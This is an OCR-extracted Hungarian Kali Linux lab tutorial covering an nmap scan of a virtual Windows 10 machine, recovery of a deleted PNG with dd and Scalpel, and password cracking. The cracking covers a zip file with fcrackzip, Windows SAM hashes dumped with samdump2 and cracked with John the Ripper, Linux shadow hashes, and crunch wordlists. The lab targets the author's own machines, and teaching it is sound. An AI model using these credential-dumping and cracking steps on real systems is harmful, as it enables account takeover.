
Az eredményt az alábbi képernyő mutatja:

```
root@kali: /home/kali
File  Actions  Edit  View  Help

Not shown: 997 closed ports
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:E6:E5:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: MSEDGEWIN10, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:e6:e5:59 (Oracle VirtualBox virtual NIC)
| Names:
|   MSEDGEWIN10<00>      Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  MSEDGEWIN10<20>      Flags: <unique><active>
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-02T16:36:09
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.1.101

NSE: Script Post-scanning.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.66 seconds
           Raw packets sent: 1093 (48.790KB) | Rcvd: 1017 (41.318KB)
```


A képernyőn látható, hogy milyen operációs rendszereket és azokon, milyen nyitott portok vannak.

Törölt adatok helyreállítása

Ebben a fejezetben kitörlünk egy fájlt a pendrájvon és aztán helyreállítjuk. Egy USB pendrive hozzácsatolása a virtuális gépünkhöz a következőképpen lehetséges:



Eredetileg két png fájlom volt a pendrive -on, de egyet töröltem. A pendrive most a következőképpen jelenik meg:



Készítsünk egy lemezképet az usb meghajtóról.

az fdsik -l használatával határozzuk meg, hogy melyik eszköz a pendrive. Az eszköznevek általában /dev /valami formátumban vannak. Esetünkben ez a /dev /sdb1

A dd paranccsal másolatot készíthet a meghajtóról.

if = a bemeneti paramétert határozza meg, az of= a kimeneti képfájl nevét határozza meg. Egy harmadik paramétert használtunk az előrehaladás megjelenítésére, mivel a folyamat hosszú ideig is tarthat.

Ezt a lemásolt lemezképet fogjuk vizsgálni.

A folyamat neve carving (faragás). Azt a értjük alatta, hogy helyre kell állítani a fájlokat egy fizikai tárolóeszközről a fájlok törlése, az eszköz törlése vagy az eszköz részleges megsemmisítése után. Ezen a ponton az eszközön lévő adatok csak úgy néznek ki, mint a "nyers bájtok" sorozata – ez az a bájtsorozat, amely nem tartalmaz információt arról, hogy hol kezdődik vagy végződik ebben a fájl vagy fájlok.


Számítógépek esetén a fájl "törlése" nem feltétlenül jelenti azt, hogy a fájlban tárolt adatok (a fájlt tartalmazó bájtok) eltűntek. A fájlrendszerek megjelölik fájlt (annak nevét és adatait), hogy szabadon felhasználható. Ezek a bájtok allokálatlan területté ("unallocated space".) válnak.

A fájl bájtblokkból való „kifaragásához” az alkalmazásnak meg kell keresnie a fájl fejlécét (és a fájltípustól függően a láblécét). Például a PNG -fájl fejléce (hexadecimális formában) 89 50 4e 47, a lábléce pedig 49 45 4e 44 ae 42 60 82. Az alábbiakban egy példát mutatunk egy meghajtóban lévő adatterület egy darabjára. Ha alaposan megnézzük, észreveszünk egy


PNG fejlécet és azt követően egy PNG láblécet (kékkel jelölve), és így arra következtethetünk, a fejléc és lábléc közötti adat (sárgával jelölve) egy PNG fájlt.

7 e	9 3	6 7	8 9	5 0	4 e	4 7	0 7	0 a	1 a	0 0	0 0	6 2	6 0	0 1	0 0	0 0	0 0	0 0	4 9	4 5	4 e	4 4	6 0	8 2	3 d	8 9	6 1
PNG header													body												PNG footer		


Kalinak van egy carving eszköze: a Scalpel. Alapértelmezés szerint minden fájltípus ki van kommentezve. Nyisd meg a scapel.conf fájlt és töröld ki a comment jelet (#) ahol a png fejléc és lábléc van megadva.




Most futtasd a Scalpel programot. Az első paraméter a bemeneti képfájl, a második paraméter egy kimeneti könyvtár, amelynek üresnek kell lennie.



Mint látható, a Scalpel két fájlt talált.



A kimeneti mappát megnyitva mindkét fájl megtalálható.



Password cracking

Hozzunk létre három dokumentumfájlt doc1, doc2 és doc3 néven:

```
touch doc1 doc2 doc 3
```

Hozzunk létre egy jelszóval védett zip fájlt:


```
zip -e documents.zip doc1 doc2 doc3
```

A jelszó legyen ‘password’ idézőjelek nélkül.

```
┌──(kali㉿kali)-[~/Documents]
└─$ mkdir zipCracking

┌──(kali㉿kali)-[~/Documents]
└─$ cd zipCracking

┌──(kali㉿kali)-[~/Documents/zipCracking]
└─$ touch doc1 doc2 doc3

┌──(kali㉿kali)-[~/Documents/zipCracking]
└─$ ls
doc1  doc2  doc3

┌──(kali㉿kali)-[~/Documents/zipCracking]
└─$ zip -e documents.zip doc1 doc2 doc3
Enter password:
Verify password:
  adding: doc1 (stored 0%)
  adding: doc2 (stored 0%)
  adding: doc3 (stored 0%)

┌──(kali㉿kali)-[~/Documents/zipCracking]
└─$ ls
doc1  doc2  doc3  documents.zip
```

Először egy szólistás támadást fogunk alkalmazni. Ha van egy adatbázisunk a gyakori jelszavakról, akkor ezeket a szavakat egyesével végig fogjuk próbálgatni. Most egy ilyen adatbázist fogunk használni, ennek neve fasttrack.

fcrackzip -u -D -p '/usr/share/wordlists/rockyou.txt' documents.zip



A megadott jelszó egy másodperc alatt meglett.

Ezt a típusú támadást brute force (nyers erő) támadásnak nevezzük. A virtuális gépen nagyon időigénye lehet

A fájl titkosításához használt zip verziójától függően az első tíz vagy tizenegy bájt véletlenszerű, majd egy vagy két bájt következik, amelyek értékeit máshol tárolja a zip fájl, ez előre ismert. Ha ezeknek az utolsó bájtoknak nincs megfelelő (ismert) értéke, a jelszó biztosan rossz. Ha a bájtok helyesek, akkor lehet, hogy a jelszó helyes, de az egyetlen módszer ennek kiderítésére a fájl kicsomagolása, és a tömörítetlen hosszúság és a CRC összehasonlítása.

például:

fcrackzip -b -v -c a -l 8 -p paaaaaaa documents.zip

Másik szótárfájl is használható pl.:

```
gunzip /usr/share/wordlists/rockyou.txt.
```

Windows jelszó feltörése

A Security Account Manager (SAM) egy adatbázisfájl a Windows 10/8/7/XP rendszerben, amely titkosított formában tárolja a felhasználói jelszavakat, amelyek a következő könyvtárban találhatók:

C:\Windows\system32\config

A jelszó feltörésének első lépése a jelszavak hash-einek lekérése a SAM fájlból. Ehhez egy külső eszköz szükséges, pl.:


https://www.openwall.com/passwords/windows-pwdump

Kali Linux segítségével is lementhető az adat. Linux boot DVD segítségével belépünk és megvizsgáljuk melyik az elsődleges Windows partíció

```
fdisk -l
```

A képernyőn látszik, hogy ennek a neve

```
dev/sda1
```




Hozzunk létre egy cél könyvtárat a mount könyvtárban

mkdir /mnt/source

Mountoljuk be a merevlemezt

mount /dev/sda1 mnt/source/



Lepjünk be a Windows SAM fájlt tartalmazó könyvtárba


```
cd /target/windows/system32/config
```

A SamDump2 kinyeri ajelszavak has értékeit és beírja a root felhasználó könyvtárába.

```
samdump2 system SAM > /root/hashes/hash.txt

samdump2 system sam -o out
```

Néhány példát az alábbi címen találunk https://openwall.info/wiki/john/sample-hashes.

Magához a feltöréshez a “John the Ripper” nevű eszközt használjuk. A menüben elérhető:



John the Ripper 4 jelszófeltörési módot támogat:

1. Egyszerű crack mód: az entitásokat lehetséges jelszavaknak tekinti.

2. Szólista mód: Minden szót végig próbál a szólistában.

3. Növekményes mód (Brute-Force attack): Minden lehetséges karakterkombinációt kipróbál.

4. Külső mód: Az alkalmazás egy programot használ, amely generálja a lehetséges jelszavakat.


Nézzük, hogyan törjük fel az alábbi Windows jelszót:

```
┌──(kali㉿kali)-[~]
└─$ cat ~/Downloads/jtrSample1.txt
u0:0:aebd4de384c7ec43aad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:12345::
```

Futtassuk John the Ripper-t

john –format=NT –single ~/Documents/pwdhash.txt

NT a windows jelszó formátumot jelenti.



Magát a jelszót így jeleníthetjük meg:


```
john -show -single ~/Documents/pwdhash.txt
```

Mint látható, az „u0” felhasználó jelszava 12345


Linux jelszó feltörése

Először hozzunk létre egy másolatot a jelszó- és shadow (árnyék) fájlokról John shadow parancsával. Ehhez root jogosultságokra van szükség.

```
unshadow /etc/passwd /etc/shadow > mypasswd
```



A sudo su után ezt látod:



Az egyszerűség kedvéért használjuk az alapértelmezett beállításokat. Mivel a másolat neve mypasswd, a parancs a következő:

```
john mypasswd
```

```
┌──(root💀kali)-[/home/kali]
└─# john mypasswd
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali             (kali)
1g 0:00:00:00 DONE 1/3 (2021-01-03 10:22) 100.0g/s 800.0p/s 800.0c/s 800.0C/s kali..kkali
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Ha lefutott a folyamat, az eredmény megtekinthető:

```
john – show mypasswd
```

```
┌──(root💀kali)-[/home/kali]
└─# john --show mypasswd
kali:kali:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh

1 password hash cracked, 0 left
```

Ha szólistát szeretnénk használni, akkor megadhatjuk annak fájlnevét:

```
john --wordlist=password.lst --rules mypasswd
```

Szólista létrehozása jelszó töréshez

A saját szólista létrehozásához használjuk a crunch-ot. A Crunch a megadott feltételek alapján létrehoz egy szólistát. A crunch kimenete elküldhető a képernyőre, a fájlba vagy egy másik programba.

használat: crunch <min> <max> [options]

ahol min és max egy-egy szám.

A súgóban számos jó példa található, amely megkönnyít a használatot.

1. Példa

```
crunch 1 8
```

A crunch egy szólistát jelenít meg, amely a -val kezdődik és zzzzzzzz -vel végződik

2. Példa

```
crunch 1 6 abcdefg
```

A crunch egy szólistát jelenít meg az abcdefg karakterkészlettel, amely a -val kezdődik és gggggg -vel végződik.

3. Példa

```
crunch 1 6 abcdefg\
```

a karakterlánc végén szóköz van. Annak érdekében, hogy a crunch érzékelje a szóközt, a \ karakter segítségével eszképeli azt. Ebben a példában idézőjeleket is tehetünk a betűk köré,

és akkor nem kell a \, azaz "abcdefg ". Eredményként a Crunch egy szólistát jelenít meg az abcdefg karakterkészlettel, amely a -val kezdődik és (6 szóközzel) végződik.

4. Példa

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt -t
@@dog@@@ -s cbdogaaa
```

A crunch-nak létre kell hoznia egy 8 karakterből álló szólistát a charset.lst-ből származó karakterkészlettel, és a szólistát a wordlist.txt nevű fájlba ell írja. A fájl cbdogaaa -val kezdődik és " dog   " a végződése

5. Példa

```
crunch 2 3 -f charset.lst ualpha -s BB
```

crunch elkezdi a szólista generálását BB-nél és ZZZ nél fejezi be

6. Példa

```
crunch 4 5 -p abc
```

A számok nincsenek feldolgozva, de szükségesek. Crunch ezt generálja: abc, acb, bac, bca, cab, cba.

7. Példa

```
crunch 4 5 -p dog cat bird
```

